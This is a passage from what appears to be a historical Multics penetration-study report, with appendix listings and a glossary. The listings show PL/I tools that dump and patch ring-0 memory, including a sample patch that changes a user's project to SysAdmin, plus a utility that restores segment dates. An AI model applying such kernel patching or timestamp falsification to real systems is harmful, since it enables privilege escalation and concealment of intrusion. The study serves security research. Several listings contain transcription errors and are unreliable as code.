63 get_name:      segptr = null ();                          /* initialize pointer to null(), says don't have it yet */
64                call ring0_get_$segptr ("", targ, segptr, code); /* get pointer to the segment */
65                if segptr = null () then do;               /* segment is not a ring 0 segment */
66                     call expand_path_ (tp, tc, addr (dirname), addr (ename), code); /* convert to dir/entry names */
67                     if code ^= 0 then go to missing;      /* error in path name */
68                     call hcs_$initiate (dirname, ename, "", 0, 0, segptr, code); /* get pointer to segment */
69                     if code ^= 0 then if code ^= error_table_$segknown then go to missing;
70                     initsw = 1;                           /* must terminate the segment later */
71                end;
72           end;
73           else segptr = baseptr (i);                      /* get pointer to base of segment */
74
75
76           if baseno(segptr) = "0"b                        /* You may not dump dseg this way */
77                then do;
78                          call com_err_(0, "zd", "It is a no-no to dump dseg.");
79                          return;
80                     end;
81           call cu_$arg_ptr (next_arg, tp, tc, code);      /* pick up second arg (first word to dump ) */
82           if code = error_table_$noarg | tc = 0 then do;
83                first = 0;
84                count = 1000000;
85                go to get_bound;
86           end;
87           first = cv_oct_check_ (targ, code);
88           if code ^= 0 then do;                           /* bad specification for first word */
89                call ioa_ ("^RBad first word ^a^B", targ);
90                return;
91           end;
92
93           call cu_$arg_ptr (next_arg+1, tp, tc, code);    /* get count of words to dump */
94           if code = error_table_$noarg | tc = 0 then count = 1; else do;
95                count = cv_oct_check_ (targ, code);        /* convert count value */
96                if code ^= 0 then do;                      /* bad value */
97 bad_count:          call ioa_ ("^RBad count value ^a^B", targ);
98                     return;
99                end;
100          end;
101
102 get_bound:
103          call ring0_get_$segptr("", "wdseg", wdsegptr, code);
104          call zg (ptr (baseptr (0), baseno (segptr)), dseg_word); /* get size of segment from bound in SDW */
105          if dseg_word = "0"b then do;
106               call ioa_ ("SDW = 0");
107               return;
108          end;
109
110               if substr (dseg.acc, 4, 3) = "100"b then go;
111                    call ioa_ ("d:  Master procedure.  SDW = ^w", dseg_word);
                     return;
```

```
115           call zg(ptr(wdsegptr, baseno(segptr)), save_acc); /* get wired ring access and save in save_acc */
116           call zg$zf(ptr(wdsegptr, baseno(segptr)), dseg_word);      /* change wired ring access to ring 0 access */
117           if dseg.size then pg_size = 64; else pg_size = 1024; /* get page size */
118           bound = (fixed (dseg.bnd, 8) + 1)*pg_size;         /* get words of segment */
119
120           if count > bound - first then count = bound - first; else if count < 1 then go to bad_count;
121
122           offset = 0;                                        /* specifies which 1024 word block we're moving from ring 0
123           outi = 1;
124 loop:
125           if count >= 1024 then left = 1024; else left = count; /* get number of words to print in this loop */
126           addr (bdata) -> overlay = ptr (segptr, first+offset) -> overlay;
127           i = 1;
128           the_same = 0;                                      /* init suppression flag */
129           if left <= 3 then go to rem;                       /* if <= 3 to print, do it straight out */
130           do while (left > 3);                               /* loop in print loop while at least 4 words to print */
131                if the_same = 0 then
132                call ioa_ ("^6o  ^w  ^w  ^w  ^w", first+outi-1, data (i), data (i+1), data (i+2), data (i+3));
133                else if the_same = 1 then call ioa_ ("======");
134                do tc = 0 to 3;                               /* check for duplicate line */
135                     if data (i+tc) ^= data (i+tc+4) then go to different;
136                end;
137                the_same = the_same + 1;
138                go to skip;
139 different:     the_same = 0;
140 skip:
141                i = i + 4;
142                outi = outi + 4;
143                left = left - 4;
144           end;
145
146           offset = offset + 1024;
147           count = count - 1024;
148           if count > 0 then go to loop;                      /* loop back if still more to print */
149
150           if left > 0 then do;                               /* get remaining words */
151                do tc = 0 to left-1;
152                     if data (i+tc) ^= data (i+tc-4) then go to rem;
153                end;
154                if the_same < 2 then call ioa_ ("======");
155                go to check_init;
156 rem:
157                call ioa_ (f (left), first+outi-1, data (i), data (i+1), data (i+2));
158           end;
159 check_init:
160           call zg$zf(ptr(wdsegptr, baseno(segptr)), save_acc);       /* replace old wired ring access */
161           if initsw ^= 0 then call hcs_$terminate_noname (segptr, code);
162           return;
163
164      end;
```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
acc	0(30)	002206	automatic	bit(6)	level 2 packed unaligned dcl 30 set ref 110 114
bdata			based	bit(36)	array dcl 7 set ref 126
bnd	0(19)	002206	automatic	bit(8)	level 2 packed unaligned dcl 30 set ref 118
bound		000113	automatic	fixed bin(17,0)	dcl 7 set ref 118 120 120
code		000100	automatic	fixed bin(17,0)	dcl 7 set ref 43 44 52 53 54 61 62 64 66 67 68 69 81 82 87 88 93 94 95 96 102 161
com_err_		000034	constant	entry	external dcl 7 ref 54 78
count		000114	automatic	fixed bin(35,0)	dcl 7 set ref 84 94 95 120 120 120 124 125 147 148
cu_$arg_ptr		000052	constant	entry	external dcl 7 ref 43 52 81 93
cv_oct_check_		000032	constant	entry	external dcl 7 ref 61 87 95
data		000115	automatic	fixed bin(17,0)	array dcl 7 set ref 41 126 131 131 131 131 135 152 152 156 156 156
datap		002120	automatic	pointer	dcl 7 set ref 41
dirname		002124	automatic	char(168)	unaligned dcl 7 set ref 66 66 68
dseg		002206	automatic	structure	level 1 packed dcl 30 set ref 104 105 111 116
dseg_word			based	bit(36)	dcl 7 set ref 104 105 111 116
ename		002176	automatic	char(32)	unaligned dcl 7 set ref 66 66 68
error_table_$noarg		000026	external static	fixed bin(17,0)	dcl 7 ref 44 82 94
error_table_$segknown		000030	external static	fixed bin(17,0)	dcl 7 ref 69
expand_path_		000054	constant	entry	external dcl 7 ref 66
f		000010	internal static	char(16)	initial array dcl 7 set ref 156
first		000104	automatic	fixed bin(17,0)	dcl 7 set ref 83 87 120 120 126 131 156
hcs_$initiate		000044	constant	entry	external dcl 7 ref 68
hcs_$terminate_noname		000042	constant	entry	external dcl 7 ref 161
i		000102	automatic	fixed bin(17,0)	dcl 7 set ref 61 73 127 131 131 131 131 135 135 140 140 152 152 156 156 156
initsw		000105	automatic	fixed bin(17,0)	dcl 7 set ref 40 70 161
ioa_		000036	constant	entry	external dcl 7 ref 45 89 97 106 111 131 133 154 156
left		000111	automatic	fixed bin(17,0)	dcl 7 set ref 124 125 126 126 129 130 143 143 151 156
next_arg		000107	automatic	fixed bin(17,0)	dcl 7 set ref 51 52 60 81 93
offset		000110	automatic	fixed bin(17,0)	dcl 7 set ref 122 126 146 146
outl		000101	automatic	fixed bin(17,0)	dcl 7 set ref 123 131 142 142 156
overlay			based	bit(36)	array dcl 7 set ref 126 126
pad1		002206	automatic	bit(19)	level 2 packed unaligned dcl 30
pad2	0(28)	002206	automatic	bit(2)	level 2 packed unaligned dcl 30
pg_size		000112	automatic	fixed bin(17,0)	dcl 7 set ref 117 117 118
ring0_get_$segptr		000040	constant	entry	external dcl 7 ref 64 102
save_acc		002207	automatic	bit(35)	dcl 37 set ref 115 159
segptr		002122	automatic	pointer	dcl 7 set ref 63 64 65 68 73 76 104 104 115 115 116 116 126 159 159 161
size	0(27)	002206	automatic	bit(1)	level 2 packed unaligned dcl 30 set ref 117
targ			based	char	unaligned dcl 7 set ref 50 50 61 64 87 89 95 97
tc		000103	automatic	fixed bin(17,0)	dcl 7 set ref 43 44 50 50 52 61 61 64 64 66 81 87 87 89 89 93 94 95 95 97 97 134 135 135 151 152
the_same		000106	automatic	fixed bin(17,0)	dcl 7 set ref 128 131 133 137 137 139 154
tp		002116	automatic	pointer	dcl 7 set ref 43 50 50 52 61 64 66 81 87 89 93 97

```
zg$zf                           000046 constant        entry                    external dcl 7 ref 116 159

NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.
condition_                      000000 constant        entry                    external dcl 7
sw                                     automatic       fixed bin(17,0)          dcl 7

NAMES DECLARED BY EXPLICIT CONTEXT.
bad_count                       000736 constant        label                    dcl 97 ref 97 120
check_init                      001463 constant        label                    dcl 159 ref 155 159
different                       001341 constant        label                    dcl 139 ref 135 139
get_bound                       000770 constant        label                    dcl 102 ref 85 102
get_name                        000327 constant        label                    dcl 63 ref 57 63
loop                            001175 constant        label                    dcl 124 ref 124 148
missing                         000250 constant        label                    dcl 54 ref 54 67 69
rem                             001424 constant        label                    dcl 156 ref 129 152 156
skip                            001342 constant        label                    dcl 140 ref 138 140
zd                              000114 constant        entry                    external dcl 1 ref 1

NAMES DECLARED BY CONTEXT OR IMPLICATION.
addr                                                   builtin function         internal ref 41 66 66 66 66 104 105 111 116 126
                                                                                126
baseno                                                 builtin function         internal ref 76 104 104 115 115 116 116 159 159
baseptr                                                builtin function         internal ref 73 104 104
fixed                                                  builtin function         internal ref 118
null                                                   builtin function         internal ref 63 65
ptr                                                    builtin function         internal ref 104 104 115 115 116 116 126 159 159
substr                                                 builtin function         internal ref 110

STORAGE REQUIREMENTS FOR THIS PROGRAM.

                Object    Text    Link    Symbol    Defs    Static
Start                0       0    1656      1734    1516      1666
Length            2124    1516      56       156     140        46

External procedure zd uses 1254 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
r_e_as              cp_cs               call_ext_out_desc   call_ext_out        return              set_csa
copy_words          ext_entry           rpd_loop_1_ip_bp

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
com_err_                        cu_$arg_ptr                 cv_oct_check_               expand_path_
hcs_$initiate                   hcs_$terminate_noname       ioa_                        ring0_get_$segptr
zg                              zg$zf

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.
error_table_$noarg              error_table_$segknown
```

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
1	000113	40	000121	41	000122	43	000124	44	000143	45	000154	46	000171
50	000172	51	000225	52	000227	53	000246	54	000250	55	000267	57	000270
60	000271	61	000273	62	000325	63	000327	64	000331	65	000366	66	000372
67	000415	68	000417	69	000460	70	000465	72	000467	73	000470	76	000474
78	000477	79	000527	81	000530	82	000545	83	000556	84	000557	85	000561
87	000562	88	000614	89	000616	90	000647	93	000650	94	000670	95	000704

107 001055	110 001056	111 001062	112 001103	114 001104	115 001106	116 001124
117 001142	117 001150	118 001152	120 001160	120 001167	122 001172	123 001173
124 001175	125 001203	126 001204	127 001220	128 001222	129 001223	130 001226
131 001231	133 001303	134 001320	135 001324	136 001335	137 001337	138 001340
139 001341	140 001342	142 001344	143 001345	144 001347	146 001350	147 001352
148 001360	150 001362	151 001364	152 001372	153 001403	154 001405	155 001423
156 001424	159 001463	161 001501	162 001514			

APPENDIX E

Patch Utility Listing

This appendix is a listing of a patch utility corresponding to the dump utility in Appendix D. The utility, zp, is based on the installed Multics command, patch_ring_zero, documented in the MPM System Programmers' Supplement <SPS73>. Zp uses the same algorithm as zd in Appendix D and operates under the same restrictions. A sample of its use is shown below. Lines typed by the user are underlined.

```
zp pds 660 123171163101 144155151156
660 104162165151 to 123171163101
661 144040040040 to 144155151156
Type "yes" if patches are correct: yes
```

As seen above, the command requests the user to confirm the patch before actually performing the patch. The patch shown above changes the user's project identification from Druid to SysAdmin.

```
COMPILATION LISTING OF SEGMENT zp
Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
Compiled on: 04/10/74  1843.6 edt Wed
     Options: map

 1 zp:   proc;
 2
 3 /* This procedure allows privileged users to patch locations in ring 0.
 4    If necessary the descriptor segment is patched to give access to patch a non-write
 5    permit segment */
 6
 7 dcl  targ char (tc) based (tp),
 8     (error_table_$noarg, error_table_$segknown) fixed bin ext,
 9     (code, i, tc, first, sw) fixed bin,
10     (sdwp, segptr) ptr static,
11      wdsegptr ptr,
12      get_process_id_ ext entry returns (bit (36) aligned),
13      processid bit (36) aligned,
14      data1 (0: 99) fixed bin static,
15      data (0: 99) fixed bin(35),
16      overlay (0:count-1) bit (36) aligned based,
17      count fixed bin static,
18     (tp, datap, datap) ptr,
19      dirname char (168),
20      ename char (32),
21      cv_oct_ entry (char (*)) returns (fixed bin (35)),
22      cv_oct_check_ entry (char (*), fixed bin) returns (fixed bin (35)),
23      ring0_get_$segptr entry (char (*), char (*), ptr, fixed bin),
24     (ioa_, ioa_$nnl) entry options (variable),
25      ios_$read_ptr entry (ptr, fixed bin, fixed bin),
26     (zg, zg$zf) entry (ptr, fixed bin (35)),
27      buffer char (16) aligned,
28      cu_$arg_ptr ext entry (fixed bin, ptr, fixed bin, fixed bin),
29      expand_path_ ext entry (ptr, fixed bin, ptr, ptr, fixed bin);
30
31 dcl  1 sdw based aligned,
32      2 pad bit (30) unal,
33      2 acc bit (6) unal;
34
35 dcl   save_acc fixed bin(35);
36
37           datap = addr (data);                              /* get pointer to data area */
38           count = 0;
39
40           call cu_$arg_ptr (1, tp, tc, code);               /* pick up the first arg (name/number) */
41           if code = error_table_$noarg | tc = 0 then do;
42 mess:          call ioa_ ("prz name/segno offset value1 ... valuen");
43                return;
44           end;
45           i = cv_oct_check_ (targ, code);                   /* get segment number */
46           if code ^= 0 then do;                             /* didn't give number */
47                segptr = null ();                            /* if null() we're still in trouble */
48                call ring0_get_$segptr ("", targ, segptr, code); /* so assume ring 0 name */
49                if segptr = null () then do;
50                     call ioa_ ("^a not found.", targ);
51                     return;
52                end;
53           end;
```

```
56          call cu_$arg_ptr (2, tp, tc, code);                 /* pick up second arg (first word to dump ) */
57          if code = error_table_$noarg | tc = 0 then go to mess;
58          first = cv_oct_ (targ);
59          segptr = ptr (segptr, first);
60          sdwp = ptr (baseptr (0), baseno (segptr));
61          call ring0_get_$segptr("", "wdseg", wdsegptr, code);
62
63
64 /* Now check the access on the segment about to be patched */
65
66          datap = addr (data);
67          data1p = addr (data1);
68          call zg (sdwp, data (0));
69          if data (0) = 0 then do;
70               call ioa_ ("p:  SDW = 0");
71               return;
72          end;
73
74               if substr (datap -> sdw.acc, 4, 3) = "100"b then do;
75                    call ioa_ ("p:  Master procedure.  SDW = ^w", data (0));
76                    return;
77               end;
78               datap -> sdw.acc = "110010"b;
79          call zg(ptr(wdsegptr,baseno(segptr)), save_acc);
80          call zg$zf(ptr(wdsegptr, baseno(segptr)), data(0));
81
82 /* Now pick off the arguments */
83
84          i = 2;
85 loop:    i = i + 1;                                          /* get next argument */
86          call cu_$arg_ptr (i, tp, tc, code);
87          if code = error_table_$noarg | tc = 0 then go to endarg;
88          data1 (i-3) = cv_oct_ (targ);                       /* convert i'th arg */
89          go to loop;
90 endarg:
91          count = i - 3;
92          if count = 0 then go to mess;
93          datap -> overlay = segptr -> overlay;
94          do i = 0 to count-1;
95               call ioa_ ("^6o  ^w to ^w", first+i, data (i), data1 (i));
96          end;
97
98          call ioa_$nnl ("Type ""yes"" if patches are correct: ");
99          call ios_$read_ptr (addr (buffer), 16, i);          /* read in the answer */
100         if i ^= 4 then go to reset;
101         if substr (buffer, 1, 3) ^= "yes" then go to reset;
102
103
104
105
106
107 /* Now do the patches */
108
109         segptr -> overlay = data1p -> overlay;
110
111 /* Now reset access (in dseg) if necessary */
112
113 reset: call zg$zf(ptr(wdsegptr), baseno(segptr)), save_acc);
```

```
115
116             return;
117
118         end;
```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
acc	0(30)		based	bit(6)	level 2 packed unaligned dcl 31 set ref 74 78
buffer		000260	automatic	char(16)	dcl 7 set ref 99 99 101
code		000100	automatic	fixed bin(17,0)	dcl 7 set ref 40 41 45 46 48 56 57 61 86 87
count		000160	internal static	fixed bin(17,0)	dcl 7 set ref 38 90 92 93 93 94
cv_$arg_ptr		000204	constant	entry	external dcl 7 ref 40 56 86
cv_oct_		000164	constant	entry	external dcl 7 ref 58 88
cv_oct_check_		000166	constant	entry	external dcl 7 ref 45
data		000106	automatic	fixed bin(35,0)	array dcl 7 set ref 37 66 68 69 75 80 95
data1		000014	internal static	fixed bin(17,0)	array dcl 7 set ref 67 88 95
datap		000256	automatic	pointer	dcl 7 set ref 67 109
datap		000254	automatic	pointer	dcl 7 set ref 37 66 74 78 93
error_table_$noarg		000162	external static	fixed bin(17,0)	dcl 7 ref 41 57 87
first		000103	automatic	fixed bin(17,0)	dcl 7 set ref 58 59 95
i		000101	automatic	fixed bin(17,0)	dcl 7 set ref 45 54 84 85 85 86 88 90 94 95 95 95 99 100
ios_		000172	constant	entry	external dcl 7 ref 42 58 70 75 95
ios_$nnl		000174	constant	entry	external dcl 7 ref 98
ios_$read_pt-		000176	constant	entry	external dcl 7 ref 99
overlay			based	bit(36)	array dcl 7 set ref 93 93 109 109
ring0_get_$segptr		000170	constant	entry	external dcl 7 ref 48 61
save_acc		000264	automatic	fixed bin(35,0)	dcl 35 set ref 79 113
sdwp		000010	internal static	pointer	dcl 7 set ref 68 68
segptr		000012	internal static	pointer	dcl 7 set ref 47 48 49 54 59 59 60 79 79 80 80 93 109 113 113
targ			based	char	unaligned dcl 7 set ref 45 48 58 58 88
tc		000102	automatic	fixed bin(17,0)	dcl 7 set ref 40 41 45 45 48 48 58 58 56 57 58 58 86 87 88 88
tp		000252	automatic	pointer	dcl 7 set ref 48 45 48 58 56 58 86 88
wdsegptr		000104	automatic	pointer	dcl 7 set ref 61 79 79 80 80 113 113
zg		000200	constant	entry	external dcl 7 ref 68 79
zg$zf		000202	constant	entry	external dcl 7 ref 88 113
NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.					
dirname			automatic	char(168)	unaligned dcl 7
ename			automatic	char(32)	unaligned dcl 7
error_table_$segknown			external static	fixed bin(17,0)	dcl 7
expand_path_		000000	constant	entry	external dcl 7
get_process_id_		000000	constant	entry	external dcl 7
pad			based	bit(30)	level 2 packed unaligned dcl 31
processid			automatic	bit(36)	dcl 7
sdw			based	structure	level 1 packed dcl 31
sw			automatic	fixed bin(17,0)	dcl 7
NAMES DECLARED BY EXPLICIT CONTEXT.					
endarg		000635	constant	label	dcl 90 ref 87 90
loop		000555	constant	label	dcl 85 ref 85 89
mess		000132	constant	label	dcl 42 ref 42 57 92
reset		000770	constant	label	dcl 113 ref 100 101 113
zp		000072	constant	entry	external dcl 1 ref 1
NAMES DECLARED BY CONTEXT OR IMPLICATION.					
addr				builtin function	internal ref 37 66 67 99 99
baseno				builtin function	internal ref 60 79 79 80 80 113 113

```
null                                          builtin function        internal ref 47 49
ptr                                           builtin function        internal ref 59 60 79 79 80 80 113 113
substr                                        builtin function        internal ref 74 101

STORAGE REQUIREMENTS FOR THIS PROGRAM.

          Object     Text      Link      Symbol     Defs      Static
Start          0        0      1130        1336     1012        1140
Length      1526     1012       206         156      116         176

External procedure zp uses 244 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
r_e_as              call_ext_out_desc   call_ext_out        return              copy_words          ext_entry
rpd_loop_1_ip_bp

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
cu_$arg_ptr                   cv_oct_                       cv_oct_check_                 ioa_
ioa_$nnl                      ios_$read_ptr                 ring0_get_$segptr             zg
zg$zf

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.
error_table_$noarg
```

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
1	000071	37	000077	38	000101	40	000103	41	000121	42	000132	43	000147
45	000150	46	000202	47	000204	48	000207	49	000243	50	000258	51	000301
53	000302	54	000303	56	000310	57	000327	58	000340	59	000366	60	000372
61	000402	66	000430	67	000432	68	000435	69	000445	70	000447	71	000465
74	000466	75	000472	76	000513	78	000514	79	000517	80	000535	84	000553
85	000555	86	000556	87	000573	88	000604	89	000634	90	000635	92	000640
93	000641	94	000647	95	000656	96	000713	98	000715	99	000732	100	000751
101	000754	109	000760	113	000770	116	001010						

APPENDIX F

Set Dates Utility Listing

This appendix is a listing of the set dates utility described in Section 3.4.4. The get entry point takes a pathname as an argument and remembers the dates on the segment at that time. The set entry point takes no arguments and sets the dates on the segment to the values at the time of the call to the get entry point. Set remembers the pathname as well as the dates and may be called repeatedly to handle the deactivation problem discussed in Section 3.4.4.

```
COMPILATION LISTING OF SEGMENT get
Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
Compiled on: 04/10/74  1841.1 edt Wed
    Options: map

 1 get:
 2      proc;
 3
 4 /* Entry point to get the dates from a segment */
 5
 6
 7           dcl
 8           cu_$arg_ptr entry (fixed bin, ptr, fixed bin, fixed bin),
 9           expand_path_ entry (ptr, fixed bin, ptr, ptr, fixed bin),
10           com_err_ entry options (variable),
11           hcs_$status_long entry (char (*), char (*), fixed bin (1), ptr, ptr, fixed bin),
12           hcs_$set_dates entry (char (*), char (*), ptr, fixed bin);
13           dcl
14           argp ptr,
15           argl fixed bin,
16           code fixed bin,
17           dir char (168) int static init (" "),
18           entry char (32) int static init (" "),
19           arg char (argl) based (argp),
20           bp ptr;
21           dcl
22           1 time aligned internal static,
23           2 (dtem, dtd, dtu, dtm) bit (36) unaligned;
24           dcl
25           1 branch aligned,
26           2 (type bit (2), nnames bit (16), nrp bit (18), dtm bit (36), dtu bit (36), mode bit (5), padding
27           bit (13), records bit (18), dtd bit (36), dtem bit (36), acct bit (36), curlen bit (12), bitcnt
28           bit (24), did bit (4), mdid bit (4), copysw bit (1), pad2 bit (9), nbs (0:2) bit (6), uid bit (36)
29           ) unal;
30           call cu_$arg_ptr (1, argp, argl, code);          /* get relative pathname from command line */
31           if code ^= 0 then
32                do;
33 err1:
34                call com_err_ (code, "get");
35                return;
36           end;
37           call expand_path_ (argp, argl, addr (dir), addr (entry), code);
38           if code ^= 0 then
39                do;
40 error:
41                call com_err_ (code, "get", arg);
42                return;
43           end;
44           bp = addr (branch);
45           call hcs_$status_long (dir, entry, 1, bp, null (), code); /* read out dates on segment */
46           if code ^= 0 then go to error;
47
48           time.dtem = branch.dtem;                         /* save dates in internal static */
49           time.dtd = branch.dtd;
50           time.dtu = branch.dtu;
51           time.dtm = branch.dtm;
52           return;
```

```
56
57 /* Entry to set the dates on a segment to the values at the time of the get call */
58
59           call hcs_$set_dates (dir, entry, addr (time), code); /* set the dates */
60           if code ^= 0 then go to err1;
61      end;
```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
acct	6	000106	automatic	bit(36)	level 2 packed unaligned dcl 25
arg			based	char	unaligned dcl 14 set ref 40
argi		000102	automatic	fixed bin(17,0)	dcl 14 set ref 30 37 40 40
argp		000100	automatic	pointer	dcl 14 set ref 30 37 40
bitcnt	7(12)	000106	automatic	bit(24)	level 2 packed unaligned dcl 25
bp		000104	automatic	pointer	dcl 14 set ref 44 45
branch		000106	automatic	structure	level 1 packed dcl 25 set ref 44
code		000103	automatic	fixed bin(17,0)	dcl 14 set ref 30 31 33 37 38 40 45 46 59 60
com_err_		000104	constant	entry	external dcl 8 ref 33 40
copysw	10(08)	000106	automatic	bit(1)	level 2 packed unaligned dcl 25
cu_$arg_ptr		000100	constant	entry	external dcl 8 ref 30
curlen	7	000106	automatic	bit(12)	level 2 packed unaligned dcl 25
dld	10	000106	automatic	bit(4)	level 2 packed unaligned dcl 25
dir		000010	internal static	char(168)	initial unaligned dcl 14 set ref 37 37 45 59
dtd	4	000106	automatic	bit(36)	level 2 packed unaligned dcl 25 set ref 49
dtd	1	000072	internal static	bit(36)	level 2 packed unaligned dcl 22 set ref 49
dtem	5	000106	automatic	bit(36)	level 2 packed unaligned dcl 25 set ref 48
dtem		000072	internal static	bit(36)	level 2 packed unaligned dcl 22 set ref 48
dtm	3	000072	internal static	bit(36)	level 2 packed unaligned dcl 22 set ref 51
dtm	1	000106	automatic	bit(36)	level 2 packed unaligned dcl 25 set ref 51
dtu	2	000072	internal static	bit(36)	level 2 packed unaligned dcl 22 set ref 50
dtu	2	000106	automatic	bit(36)	level 2 packed unaligned dcl 25 set ref 50
entry		000062	internal static	char(32)	initial unaligned dcl 14 set ref 37 37 45 59
expand_path_		000102	constant	entry	external dcl 8 ref 37
hcs_$set_dates		000110	constant	entry	external dcl 8 ref 59
hcs_$status_long		000106	constant	entry	external dcl 8 ref 45
mdid	10(04)	000106	automatic	bit(4)	level 2 packed unaligned dcl 25
mode	3	000106	automatic	bit(5)	level 2 packed unaligned dcl 25
nbs	10(18)	000106	automatic	bit(6)	array level 2 packed unaligned dcl 25
nnames	0(02)	000106	automatic	bit(16)	level 2 packed unaligned dcl 25
nrp	0(18)	000106	automatic	bit(18)	level 2 packed unaligned dcl 25
pad2	10(09)	000106	automatic	bit(9)	level 2 packed unaligned dcl 25
padding	3(05)	000106	automatic	bit(13)	level 2 packed unaligned dcl 25
records	3(18)	000106	automatic	bit(18)	level 2 packed unaligned dcl 25
time		000072	internal static	structure	level 1 packed dcl 22 set ref 59 59
type		000106	automatic	bit(2)	level 2 packed unaligned dcl 25
uid	11	000106	automatic	bit(36)	level 2 packed unaligned dcl 25
NAMES DECLARED BY EXPLICIT CONTEXT.					
err1		000041	constant	label	dcl 33 ref 33 60
error		000106	constant	label	dcl 40 ref 40 46
get		000013	constant	entry	external dcl 1 ref 1
set		000221	constant	entry	external dcl 54 ref 54
NAMES DECLARED BY CONTEXT OR IMPLICATION.					
addr				builtin function	internal ref 37 37 37 37 44 59 59
null				builtin function	internal ref 45 45

STORAGE REQUIREMENTS FOR THIS PROGRAM.

	Object	Text	Link	Symbol	Defs	Static
Start	0	0	350	462	260	360
Length	632	260	112	136	67	102

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

```
call_ext_out_desc    call_ext_out         return              ext_entry
```

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

```
com_err_                    cu_$arg_ptr                 expand_path_              hcs_$set_dates
hcs_$status_long
```

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
1	000012	30	000020	31	000037	33	000041	35	000060	37	000061	38	000184
40	000186	42	000141	44	000142	45	000144	46	000204	48	000206	49	000211
50	000213	51	000215	52	000217	54	000220	59	000226	60	000255	61	000257

GLOSSARY

Access

> "The ability and the means to approach, communicate with (input to or receive output from), or otherwise make use of any material or component in an ADP System." <DOD73>

Access Control List (ACL)

> "An access control list (ACL) describes the access attributes associated with a particular segment. The ACL is a list of user identifications and respective access attributes. It is kept in the directory that catalogs the segment." <HIS73>

Active Segment Table (AST)

> The AST contains an entry for every active segment in the system. A segment is "active" if its page table is in core. The AST is managed with least recently used algorithm.

Argument Validation

> On calls to inner-ring (more privileged) procedures, argument validation is performed to ensure that the caller indeed had access to the arguments that have been passed to ensure that the called, more privileged procedure does not unwittingly access the arguments improperly.

Arrest

> "The discovery of user activity not necessary to the normal processing of data which might lead to a violation of system security and force termination of the activity." <DOD73>

Breach

"The successful and repeatable defeat of security controls with or without an arrest, which if carried to consummation, could result in a penetration of the system. Examples of breaches are:
a. Operation of user code in master mode;
b. Unauthorized acquisition of I.D. password or file access passwords; and
c. Accession to a file without using prescribed operating system mechanisms." <DOD73>

Call Limiter

The call limiter is a hardware feature of the HIS 6180 which restricts calls to a gate segment to a specified block of instructions (normally a transfer vector) at the base of the segment.

Date Time Last Modified (DTM)

The date time last modified of each segment is stored in its parent directory.

Date Time Last Used (DTU)

The date time last used of each segment is stored in its parent directory.

Deactivation

Deactivation is the process of removing a segments page table from core.

Descriptor Base Register (DBR)

The descriptor base register points to the page table of the descriptor segment of the process currently executing on the CPU.

Descriptor Segment (DSEG)

The descriptor segment is a table of segment descriptor words which identifies to the CPU to which

segments, the process currently has access.

Directory

"A directory is a segment that contains information about other segments such as access attributes, number of records, names, and bit count." <HIS73>

emergency_shutdown

"This mastermode module provides a system reentry point which can be used after a system crash to attempt to bring the system to a graceful stopping point." <SPS73>

Fault Intercept Module (fim)

The fim is a ring 0 module which is called to handle most faults. It copies the saved machine state into an easily accessible location and calls the appropriate fault handler (usually the signaller).

Gate Segment

A gate segment contains one or more entry point used on inward calls. A gate entry point is the only entry in a inner ring that may be called from an outer ring. Argument validation must be performed for all calls into gate segments.

General Comprehensive Operating Supervisor (GCOS)

GCOS is the operating system for the Honeywell 600/6000 line of computers. It is very similar to other conventional operating systems and has no outstanding security features.

HIS 645

The Honeywell 645 is the computer originally designed to run Multics. It is a modification of the HIS 635 adding paging and segmentation hardware.

HIS 6180

The Honeywell 6180 is a follow-on design to the HIS 645. The HIS 6180 uses the advanced circuit technology of the HIS 6080 and adds paging and segmentation hardware. The primary difference between the HIS 6180 and the HIS 645 (aside from performance improvements) is the addition of protection ring hardware.

hcs_

The gate segment hcs_ provides entry into ring 0 for most user programs for such functions as creating and deleting segments, modifying ACL's, etc.

hphcs_

The gate segment hphcs_ provides entry into ring 0 for such functions as shutting the system down, hardware reconfiguration, etc. Its access is restricted to system administration personnel.

ITS Pointer

An ITS (Indirect To Segment) Pointer is a 72-bit pointer containing a segment number, word number, bit offset, and indirect modifier. A Multics PL/I aligned pointer variable is stored as an ITS pointer.

Known Segment Table (KST)

The KST is a per-process table which associates segment numbers with segment names. Details of its organization and use may be found in Organick. <ORG72>

Linkage Segment

"The linkage segment contains certain vital symbolic data, descriptive information, pointers, and instructions that are needed for the linking of procedures in each process." <ORG72>

Master Mode

When the HIS 645 processor is in master mode (as opposed to slave mode), any processor instruction may be executed and access control checking is inhibited.

Multics

Multics, the Multiplexed Information and Computing Service, is the operating system for the HIS 645 and HIS 6180 computers.

Multi-Level Security Mode

